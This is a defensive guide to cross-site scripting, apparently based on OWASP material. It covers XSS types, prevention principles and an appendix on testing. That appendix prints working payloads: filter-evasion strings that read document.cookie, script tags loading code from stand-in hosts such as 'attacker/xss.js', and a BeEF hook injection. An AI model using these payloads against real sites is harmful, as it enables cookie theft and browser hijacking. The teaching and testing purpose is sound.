1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website receives the request, but does not include the malicious string in the response.
4. The victim's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
5. The victim's browser executes the malicious script inserted into the page, sending the victim's cookies to the attacker's server.

In traditional XSS, the malicious JavaScript is executed when the page is loaded, as part of the HTML sent by the server. In DOM-based XSS, the malicious JavaScript is executed at some point after the page has loaded, as a result of the page's legitimate JavaScript treating user input in an unsafe way.

Client-side JavaScript can access the browser’s DOM and determine the URL used to load the current page. A vulnerable application may issue a script to extract data from the URL, perform some processing, and then use it to dynamically update the page’s contents.  If an attacker crafts a URL containing JavaScript code as the value of a parameter, it will be dynamically written into the page and executed as if the server had returned it.

## Server and Client side XSS

Since DOM-based and non-DOM-based XSS can be either stored or reflected, the Open Web Application Security Project (OWASP) added a new classification in 2012 to differentiate XSS into Server-XSS and Client-XSS. This concept accommodates advances in technologies such as HTML5 which could enable a XSS script to be stored in an HTML5 database within the victim’s browser rather than sent to and stored on the server, as per traditional stored-XSS. Similarly, reflected-XSS no longer depends on being bounced off a web application to the victim since it can reside within the browser in the circumstances of some DOM-based attacks.

The XSS Prevention techniques described in this text are effective for all XSS vulnerability types.

# Before XSS – Injection

It is worth understanding that Cross-Site Scripting is a variation on Injection, and injection can be understood like this:

Injection is an attack that involves breaking out of a data context and switching into a code context through the use of special characters that are significant in the interpreter being used. A data context is like <div>data context</div>. If the attacker's data gets placed into the data context, they might break out like this <div>data < script>alert("attack")</script> context</div>.

XSS is a form of injection where the interpreter is the browser and attacks are buried in an HTML document. HTML is particularly difficult because it is not only hierarchical, but also contains many different parsers (XML, HTML, JavaScript, VBScript, CSS, URL, etc...).

There are two ways to inject code:

## Injecting UP

The most common way is to close the current context and start a new code context. For example, this is what you do when you close an HTML attribute with a "> and start a new <script> tag. This attack closes the original context (going up in the hierarchy) and then starts a new tag that will allow script code to execute. Remember that you may be able to skip many layers up in the hierarchy when trying to break out of your current context. i.e. a </script> tag may be able to terminate a script block even if it is injected inside a quoted string inside a method call inside the script. This happens because the HTML parser runs before the JavaScript parser.

## Injecting DOWN

The less common way to perform XSS injection is to introduce a code sub-context without closing the current context. For example, if the attacker is able to change <img src="...UNTRUSTED DATA HERE..." /> into < img src="javascript:alert(document.cookie)" /> they do not have to break out of the HTML attribute context. Instead, they introduce a subcontext that allows scripting within the src attribute (in this case a javascript url). Another example is the expression() functionality in CSS properties. Even though the attackers may not be able to escape a quoted CSS property to inject up, they may be able to introduce something like xss:expression(document.write(document.cookie)) without ever leaving the current context.

## General Notes

There's also the possibility of injecting directly in the current context. For example, if you take untrusted input and place it directly into a JavaScript context. Generally, it is impossible to secure untrusted code with input sanitization. If you make this mistake, your application creates a circuit for attackers’ code to execute in your users' browsers.

The rules in this document have been designed to prevent both UP and DOWN varieties of XSS injection. As part of preventing injecting up, you must escape the characters that would allow you to close the current context and start a new one. To prevent attacks that jump up several levels in the DOM hierarchy, you must also escape all the characters that are significant in all enclosing contexts. To prevent injecting down, you must escape any characters that can be used to introduce a new sub-context within the current context.

# Prevention: General Principles

Application defences are listed here in order of effectiveness, starting with the least:

1. Blacklist / Reject known-bad. Because attackers disguise blacklisted characters and expressions using encoding and other obfuscation techniques such as inserting Null bytes (%00), this is usually a weak defence with a few exceptions. It is difficult to maintain a comprehensive blacklist of literal strings or patterns known to be used in attacks while techniques for exploitation are constantly evolving and the variety of different input used in exploits is very wide.
2. Whitelist / Accept known-good. This can be effective in situations where a complete set of benign input is accurately identified. Unfortunately, there are many situations where potentially malicious characters may have to be accepted in order to meet the necessary business processing rules. For example: real names that contain the apostrophe (O**’**Riordan) or hyphen characters; mathematical expressions that may contain greater-than or less-than symbols; and text containing quotation marks.
3. Sanitization: i.e. encoding or ‘escaping’ potentially malicious characters. Data sanitization is often effective in preventing XSS. However, it can be outwitted, especially if several kinds of potentially malicious data need to be accommodated within one input item. Attackers may evade sanitization by using layers of encoding, NULL bytes, nonstandard syntax, and obfuscated script code. Boundary validation is a superior technique to sanitization.
4. Safe Data Handling Ensure the processing of input data follows good practice. e.g. using parameterized queries or stored procedures instead of dynamic SQL queries. As part of a multi-layered set of defences, data validation should be complemented with inherently safe processing methods that avoid common problems. Unsafe practices, such as passing user input to an interpreter should be completely avoided. Unfortunately, this approach cannot be applied to every situation.
5. Semantic checks: No syntactic validation can distinguish between user’s data and an attacker’s data if the input is of the same type but used in the wrong context. For example, does this payee bank account number belong to the user who has submitted the funds transfer request? Watch for ‘time of check, time of use’ here in case a value can be altered after validation and before processing. An attacker will also try to leapfrog from their own authentication into another user’s authorization by changing parameters in the HTML pages using an intercepting proxy. Although this principle is not intended to specifically prevent XSS, it should always be included as part of user-data input handling where possible.
6. Boundary validation is the most effective defence against malicious data input. The best defence performs different validation checks in the context of each trust boundary and how the different components can transform the data into something unrecognisable to the original input.

It cannot be emphasised enough that cleaning potentially malicious data arriving at the application server from the external frontier is not sufficient to classify the data as trusted from that point onwards. Given the range of technologies and functionality likely to exist, and the different types of processing which convert input and pass their output to the next process, a single defence mechanism at the external boundary is unlikely to be effective against every range of attack. The XSS defences described here are sometimes incompatible with other defences if applied simultaneously at one trust boundary. For example, HTML-encoding the < character as &lt; cannot be reconciled in the same validation step as blocking input containing & and ; characters to prevent command injection.

Effective boundary validation treats the input to every server-side component or functional unit as potentially malicious and defends each boundary against the specific types of input to which it may be vulnerable at that stage. Since bespoke validation is performed at every processing stage when the data is transformed, it avoids conflicts with validation for other stage trust boundaries.

# Preventing Stored (Persistent) & Reflected XSS

1. Identify every instance (including the immediate request and any stored data originating from any user at any prior time including out-of-band channels) where user-controllable data is being copied into responses. Review the source code to do this accurately.
2. Defences should be multi-layered. Of these layers, output validation is the most essential to prevent XSS exploits. For each identified instance (*unless the application needs to let users write content in HTML format, in which case seek advice or contact Declan O’Riordan for more defences*):
3. Validate all input.
4. Validate all output.
5. Remove risky data insertion possibilities.

### Validating Input

Strict validation of user-supplied data that may be copied into responses must be performed within the context of the operation. Input validation is a secondary defence layer to the mandatory output validation. Consider:

1. How long the data needs to be, and how to truncate any string that exceeds the maximum necessary. Be wary of attempts to span malicious payloads across multiple locations by attackers commenting out intervening source code when the parameters are embedded in the HTML page.
2. If the data matches a regular expression, apply a comprehensive whitelist to ensure a positive match.
3. If the data should contain only certain permitted characters apply a whitelist plus sanitization, plus safe data handling (e.g. parameterized queries or stored procedures instead of dynamic SQL queries), plus semantic checks, in the context of each trust boundary and how the different components can transform the data into something unrecognizable to the original input.

Different validation should be applied to names, addresses, numbers, e-mail addresses, drop-down list values, etc. Remember the hidden and disabled fields in HTML can all be potentially altered by an attacker using an intercepting proxy tool. Do not assume hidden and disabled values are safe.

### Validating Output

HTML-encode any data supplied by a user or third party before copying it into any response. HTML encoding sanitizes potentially malicious characters by replacing literal characters with the corresponding HTML values or numeric ASCII character code. For example:

Character               HTML            ASCII code

< &lt;       &#60;

>                       &gt;        &#62;

“                               &quot;          &#34;

‘                               &apos;          &#39;

&                       &amp;         &#38;

This normally ensures browsers will handle potentially malicious characters safely as part of the HTML document content and not part of its structure. However, when inserting user input into a tag attribute value, be aware the browser HTML-decodes the value before processing it. Attackers can use this sequence of events to bypass defences by HTML-encoding their scripts as a pre-emptive evasion of defensive HTML encoding.

Attackers will exploit browsers’ tolerance of invalid HTML and JavaScript to change context or inject code in unexpected ways as the browser applies default structures to input that has by-passed validation by deliberately omitting expected characters. Attackers will also span attacks across multiple controllable fields (to beat size limits and pattern recognition filters that differ between fields). If HTML-encoding is only applied to obviously risky characters, the risk of defences being bypassed is large. The required defence is to HTML-encode every potentially malicious character in every context i.e. every non-alphanumeric character including whitespace regardless of where it is inserted.

Null byte inputs must be handled to prevent validation bypasses. Filtering and encoding must be applied after canonicalization, and the data should not be canonicalized again afterwards.

### Eliminate Dangerous Insertion Points

Avoid inserting user-controllable data directly into script code including <script> tags and event handlers. Avoid embedding user input if a URL is passed to a tag attribute, otherwise script code and scripting pseudo-protocols may be introduced.

To prevent attackers manipulating the character set of responses, explicitly specify the encoding type to be used in the response headers, ensure the XSS prevention filters are compatible with the encoding type, and disallow any method of modifying the encoding type.

# Preventing DOM-based XSS

The Document Object Model (DOM) is an API for interacting with objects within HTML or XML documents. By conjoining with scripting languages such as JavaScript it provides a method to interact with the rendering engine (*AKA web browser engine which provides the graphical user experience by combining CSS with HTML and images*) to make page changes without user interaction or new web server requests. When applications using client-side scripts to process DOM data cannot be avoided, there are two feasible defences:

1. Validate input.
2. Validate output.

### Validating Input

Normally an attacker can bypass any client-side defence using an intercepting proxy to manipulate the HTML pages including all hidden and disabled data fields. This technique is effective when attacking application servers, but the attacker has nothing to gain by attacking their own client. In the case of DOM-based XSS, we can assume the client browser is being used by someone other than the attacker and in this scenario we should apply extra defences on the client side to prevent interaction from a malicious origin. For input, ensure any data about to inserted to the document is validated using the techniques described earlier, but on the client side.

For defence in depth, rigorous server-side validation of the URL case-sensitive data can verify: a) Only alphanumeric content exists in the parameter’s value; b) the parameter’s case-sensitive name is *message*; c) the query string contains only one parameter.

### Validating Output

Use a client-side JavaScript function to perform HTML encoding of the user-controllable DOM data before it is inserted into a document.

# Other considerations

## CORS

As a legitimate exception to the Same Origin Policy (SOP) rule, there is a Cross-origin Resource Sharing (CORS) specification that provides a method for an origin to ignore the SOP by adding the following HTTP headers to the web server responses:

*Access-Control-Allow-Origin: \**

*Access-Control-Allow-Methods: POST, GET*

If a server doesn’t respond with these headers when a browser sends a cross-origin *XMLHttpRequest*, no access is given to the response content.

## HTTP Header - CSP

The Content Security policy (CSP) is designed to mitigate XSS by defining a distinction between instructions and content. The CSP HTTP header *Content-Security-Policy* or *X-Content-Security-Policy* is sent from the server to stipulate the locations where scripts can be loaded and the restrictions on those scripts e.g. whether the eval() JavaScript function can be used.

## HTTP Header – *HttpOnly* Cookie flag

The *HttpOnly* flag instructs the browser to disallow access to the cookie content from any scripts. It mitigates cookie theft from XSS with JavaScript.

**Appendix B: Testing XSS prevention controls are effective**

# Testing for Reflected Cross site scripting

Reflected Cross-site Scripting (XSS) occurs when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the vulnerable application, and returned to the victim. Reflected XSS are the most frequent type of XSS attacks found in the wild. Reflected XSS attacks are also known as non-persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as Type1 XSS.

The testing for reflected XSS includes at least three phases:

1. Detect input vectors. For each web page, the security tester must determine all the web application’s user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. Typically, in-browser HTML editors or web proxies such as Burp or ZAP are used to view these hidden variables.
2. Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but triggers responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.
3. For each test input attempted in the previous phase, the security tester will analyse the result and determine if it represents a vulnerability that has a realistic impact on the web application’s security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of the section of HTML. Ideally all HTML special characters will be replaced with HTML entities.

The key HTML entities to identify are:

> (greater than)

< (less than)

& (ampersand)

‘ (apostrophe or single quote)

“ (double quote)

A full list of entities is defined by the HTML and XML specifications. Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped, encoded, replaced, or filtered out. These characters include:

\n (new line)

\r (carriage return)

\’ (apostrophe or single quote)

\” (double quote)

\\ (backslash)

\uXXXX (unicode values)

For a more complete reference, see the Mozilla JavaScript guide:

<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide>

## Bypass XSS filters

Reflected cross-site scripting attacks should be prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The security tester must test for vulnerabilities assuming that web browsers will fail to prevent the attack. Browsers may be out of date, or have built-in security features disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that will be unrecognized by the web application firewall.

Thus, the majority of XSS prevention must depend on the web application’s sanitization of untrusted user input. There are several mechanisms available to developers for sanitization, such as returning an error, removing, encoding, or replacing invalid input. The means by which the application detects and corrects invalid input is another primary weakness in preventing XSS. A blacklist may not include all possible attack strings, a whitelist may be overly permissive, the sanitization could fail, or a type of input may be incorrectly trusted and remain un-sanitized. All of these allow attackers to circumvent XSS filters.

The XSS Filter Evasion Cheat Sheet documents common filter evasion tests.

<https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet>

Example Test: Tag Attribute Value

Since many filters are based on a blacklist, they could not block every type of expression. An XSS exploit can be carried out without the use of <script> tags and even without the use of characters such as “ < > and / that are commonly filtered. For example, the web application could use the user input value to fill an attribute thus:

<input type=”text” name=”state” value=”INPUT\_FROM\_USER”>

Then an attacker could submit the following code as user input to defeat the blacklist:

“ onfocus=”alert(document.cookie)

Example Test: Different syntax or encoding

In some cases, it is possible that signature-based filters can be simply defeated by obfuscating the attack. Typically, this is through the insertion of unexpected variations in the syntax or in the encoding. These variations are tolerated by browsers as valid HTML when the code is returned, and yet they could also be accepted by the filter.

“><script >alert(document.cookie)</script >

“><ScRiPt>alert(document.cookie)</ScRiPt>

“%3cscript%3ealert(document.cookie)%3c/script%3e

Example Test: Bypassing non-recursive filtering

Sometimes the sanitization is applied only once and it is not being performed recursively. In this case the attacker can beat the filter by sending a string containing multiple attempts, like this one:

<scr<script>ipt>alert(document.cookie)</script>

Example Test: Including external script

If developers implemented code like the following to protect the input from the inclusion of external scripts:

<?

$re = “/<script[^>]+src/i”;

if (preg\_match($re, $\_GET[‘var’]))

{

echo “Filtered”;

return;

}

echo “Welcome “.$\_GET[‘var’].” !”;

?>

There is a regular expression checking if <script [anything but the character: ‘>’ ] src is inserted. This is useful for filtering expressions like:

<script src=”<http://attacker/xss.js>”></script>

The script shown above is a common attack. But, in this case, it is possible to bypass the sanitization by using the “>” character in an attribute between script and src, like this:

[http://example/?var=<SCRIPT%20a=](http://example/?var=%3CSCRIPT%20a=)**”>”**%20SRC=”<http://attacker/xss.js>”></SCRIPT>

This will exploit the reflected cross site scripting vulnerability shown before, executing the JavaScript code stored on the attacker’s web server as if it was originating from the victim web site.

Example Test: HTTP Parameter Pollution (HPP)

Another method to bypass filters is by HTTP Parameter Pollution. This evasion technique consists of splitting an attack vector between multiple parameters that have the same name. The manipulation of the value of each parameter depends on how each web technology is parsing these parameters, so this type of evasion is not always possible. If the tested environment concatenates the values of all parameters with the same name, then an attacker could use this technique in order to bypass pattern-based security mechanisms. Example of a regular attack:

<script src=”<http://attacker/xss.js>”></script>

<script src=”<http://attacker/xss.js>”></script>

Attack using HPP:

[**http://example/page.php?param=<script&param=>[...]</&param=script**](http://example/page.php?param=%3Cscript&param=%3E%5B...%5D%3C/&param=script)**>**

# Testing for Stored Cross site scripting

Stored Cross-site Scripting (XSS) is the most dangerous type of Cross-Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. In a vulnerable application the input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user’s browser under the privileges of the web application.

Since this vulnerability typically involves at least two requests to the application, this may also be called second-order XSS. This vulnerability can be used to conduct a number of browser-based attacks including:

**•** Hijacking another user’s browser;

**•** Capturing sensitive information viewed by application users;

**•** Pseudo defacement of the application;

**•** Port scanning of internal hosts (“internal” in relation to the users of the web application);

**•** Directed delivery of browser-based exploits;

**•** Other malicious activities.

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page containing a stored XSS. Typical stored XSS attack scenarios:

**•** Attacker stores malicious code into the vulnerable page;

**•** User authenticates in the application;

**•** User visits vulnerable page;

**•** Malicious code is executed by the user’s browser.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

The process for identifying stored XSS vulnerabilities is similar to the process described during the testing for reflected XSS.

1. Input Forms: The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:

• User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc.

• Shopping cart / basket / working storage area: the application allows the user to store items into the basket which can then be reviewed later.

• File Manager: application that allows files to be uploaded.

• Application settings/preferences: application that allows the user to set preferences.

• Forum/Message board: application that permits exchange of posts among users.

• Blog: if the blog application permits to users submitting comments.

• Log: if the application stores some users input into logs.

1. Analyze HTML code. Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Unlike reflected XSS, the security tester should also investigate any out-of-band channels (e.g. post + character recognition) through which the application receives and stores users input. All areas of the application used by administrators should be thoroughly tested to identify user-controlled input.

## Grey Box testing

1. Use front-end application and enter input with special/invalid characters.
2. Analyze application response(s).
3. Identify presence of input validation controls.
4. Access back-end system and check if input is stored and how it is stored.
5. Analyze source code\* and understand how stored input is rendered by the application.

\* If source code is available (White Box), all variables used in input forms should be analysed. In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

Stored XSS can be tested with browser exploitation frameworks such as BeEF and XSS Proxy. These frameworks allow for complex JavaScript development. Many techniques exist in order to evade input filters (see testing for reflected XSS above). *XSS Filter Evasion, RSnake* and *Mario XSS Cheat pages*, provide an extensive list of XSS attacks and filtering bypasses.

## Leveraging Stored XSS with BeEF (Browser Exploitation Framework)

A typical BeEF exploitation scenario involves:

* Injecting a JavaScript hook which communicates to the tester’s browser exploitation framework (BeEF).
* Waiting for the application user (tester) to view the vulnerable page where the stored input is displayed.
* Control the application user’s browser via the BeEF console.

The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.

**Example Test:** BeEF Injection in index2.php:

[aaa@aa.com](mailto:aaa@aa.com)”><script src=<http://attackersite/hook.js>></script>

When the user loads the page index2.php, the script hook.js is executed by the browser. It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks. This attack is particularly effective in vulnerable pages that are viewed by many users with different privileges.

**Example Test**: File Upload

If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary MIME types.

Consider the following HTTP POST request for file upload:

POST /fileupload.aspx HTTP/1.1

[…]

Content-Disposition: form-data; name=”uploadfile1”; filename=”C:\Documents and Settings\test\Desktop\test.txt” Content-Type: text/plain

test

This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:

Content-Disposition: form-data; name=”uploadfile1”; filename=”C:\Documents and Settings\test\Desktop\test.gif”

Content-Type: text/html

<script>alert(document.cookie)</script>

The Security Tester must consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content **as** HTML content.

## Additional Server-Side Input Validation Tests:

1. Testing for HTTP Verb Tampering
2. Testing for HTTP Parameter pollution
3. Testing for NoSQL (MongoDB) Injection
4. Testing for XML Injection
5. Testing for SSI (Server Side Includes) Injection
6. Testing for Path Injection
7. Testing for Code Injection
8. Testing for Command Injection
9. Testing for incubated vulnerabilities
10. Testing for HTTP Splitting/Smuggling

# Testing for DOM-Based Cross site scripting

DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code.

The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains.

A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.

## DOM vs Stored and Reflected XSS

Not all XSS bugs require the attacker to control the content returned from the server, but can instead abuse poor JavaScript coding practices to achieve the same results. The consequences are the same as a typical XSS flaw, only the means of delivery is different.

In comparison to other cross site scripting vulnerabilities (reflected and stored XSS), where an un-sanitized parameter is passed by the server, returned to the user and executed in the context of the user’s browser, a DOM-based XSS vulnerability controls the flow of the code by using elements of the Document Object Model (DOM) along with code crafted by the attacker to change the flow.

Due to their nature, DOM-based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This may make many of the general XSS filtering and detection techniques impotent to such attacks.

If the client (browser) side code is like this example:

<script>

document.write(“Site is at: “ + document.location.href + “.”);

</script>

A security tester may append #<script>alert(‘xss’)</script> to the affected page URL which would, when executed, display the alert box. In this instance, the appended code would not be sent to the server as everything after the # character is not treated as part of the query by the browser but as a fragment. In this example, the code is immediately executed and an alert of “xss” is displayed by the page. Unlike the more common types of cross site scripting (Stored and Reflected) in which the code is sent to the server and then back to the browser, this is executed directly in the user’s browser without server contact.

The consequences of DOM-based XSS flaws are as wide ranging as those seen in more well-known forms of XSS, including cookie retrieval, further malicious script injection, etc. and should therefore be treated with the same severity.

## Grey Box testing

Black-box testing for DOM-Based XSS is not usually performed since access to the source code is always available (i.e. to an attacker) as it needs to be sent to the client to be executed. Grey BoxTesting for DOM-Based XSS vulnerabilities is appropriate.

JavaScript applications differ significantly from other types of applications because they are often dynamically generated by the server, and to understand what code is being executed, the website being tested needs to be crawled to determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been developed in-house. In these cases, top-down testing often becomes the only really viable option, since many bottom level functions are never used, and analysing them to determine which are sinks will use up more time than is often available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with.

User input comes in two main forms:

1. Input written to the page by the server in a way that does not allow direct XSS.
2. Input obtained from client-side JavaScript objects.

Two examples of how the server may insert data into JavaScript:

var data = “<escaped data from the server>”;

var result = someFunction(“<escaped data from the server>”);

Two examples of input from client-side JavaScript objects:

var data = window.location;

var result = someFunction(window.referer);

While there is little difference to the JavaScript code in how they are retrieved, it is important to note that when input is received via the server, the server can apply any permutations to the data that it desires, whereas the permutations performed by JavaScript objects are fairly well understood and documented, and so if someFunction in the above example were a sink, then the exploitability of the former would depend on the filtering done by the server, whereas the latter would depend on the encoding done by the browser on the window.referer object.

Additionally, JavaScript is often executed outside of <script> blocks, as evidenced by the many vectors which have led to XSS filter bypasses in the past. When crawling the application, it is important to note the use of scripts in places such as event handlers and CSS blocks with expression attributes. Also, any off-site CSS or script objects will need to be assessed to determine what code is being executed.

Automated testing has only very limited success at identifying and validating DOM-based XSS because it usually identifies XSS by sending a specific payload and attempts to observe it in the server response. Automated testing will not detect areas that may be susceptible to DOM-based XSS unless the testing tool can perform addition analysis of the client side code. Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically written to the page and anywhere the DOM is modified or even where scripts are directly executed.

# Additional Client-Side Tests:

1. Testing for JavaScript Execution
2. Testing for HTML Injection
3. Testing for Client Side URL Redirect
4. Testing for CSS Injection
5. Testing for Client Side Resource Manipulation
6. Test Cross Origin Resource Sharing
7. Testing for Cross Site Flashing
8. Testing for Clickjacking
9. Testing WebSockets
10. Test Web Messaging
11. Test Local Storage

# Tools

The recommended tools for XSS and related testing are as follows:

* OWASP ZAP
* Burp Suite Pro
* BeEF XSS framework
* XSS-Proxy
* FireBug
* HackerTool bar
* X5S
* Xeonotix XSS framework
* XSS Me
* NoQSLmap
* DOMinator
* Adobe SWF Investigator
* SWFScan
* SWFIntruder
* Decompile-Flare
* Compiler-MTASC
* Disassembler-Flasm
* Swfmill
* Dirbuster
* Nikto
* FlashFireBug
* Fiddler

**Sources:**

OWASP Testing Guidelines v.4

OWASP Security Tool Benchmark

Wiley - The Web Application Hacker’s Handbook second edition by Marcus Pinto & Dafydd Stuttard.

Wiley – The Browser Hacker’s Handbook by Wade Alcorn, Christian Frichot, & Michele Orru.

Wiley – The Mobile Application Hacker’s Handbook by Dominic Chell, Tyrone Erasmus, Shaun Colley, & Ollie Whitehouse.

Microsoft - Improving Web Application Security